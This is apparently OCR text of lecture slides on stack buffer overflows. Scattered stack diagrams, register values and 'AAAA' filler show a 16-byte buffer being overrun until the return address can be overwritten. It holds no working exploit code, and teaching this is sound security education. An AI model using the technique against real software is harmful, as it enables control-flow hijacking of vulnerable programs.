
Prev Frame EBP

ESP/EBP

Return Address

0xFFFFFFFF


0x00000000
Return Address
ESP
????
????
????
EBP
0xFFFFFFFF



0x00000000

0xFFFFFFFF

????

????

????

ESP

EBP

HOWEVER!

What if we wrote more than 16 bytes to the buffer?


If we could, what would we like to overwrite?

HOWEVER!


We can overwrite the Return Address!

Let’s take a look at the stack again

ESP: 0xffffffc8
EBP: 0xffffffd0
EIP: 0xb7ffff8d



ESP: 0xffffffc4
EBP: 0xffffffd0
EIP: 0xb7ffff90



0x00000000

Return Address

????

????


????

ESP

EBP

0xFFFFFFFF

ESP: 0xffffffc0
EBP: 0xffffffd0
EIP: 0x8400015



0x00000000

Prev Frame EBP

Return Address

????


????

????

ESP


EBP

0xFFFFFFFF



ESP: 0xffffffc0
EBP: 0xffffffc0
EIP: 0x8400016

ESP: 0xffffffb0
EBP: 0xffffffc0
EIP: 0x840001a



0x00000000

char buffer[16]

????

????

????

Prev Frame EBP


Return Address

ESP

EBP

0xFFFFFFFF

ESP: 0xffffffb0
EBP: 0xffffffc0
EIP: 0x840001a



0x00000000

AAAA

AAAA

AAAA

AAAA

Prev Frame EBP


Return Address

ESP

EBP

0xFFFFFFFF

ESP: 0xffffffb0
EBP: 0xffffffc0
EIP: 0x840001a



0x00000000

AAAA

AAAA

AAAA

AAAA

AAAA


AAAA

ESP

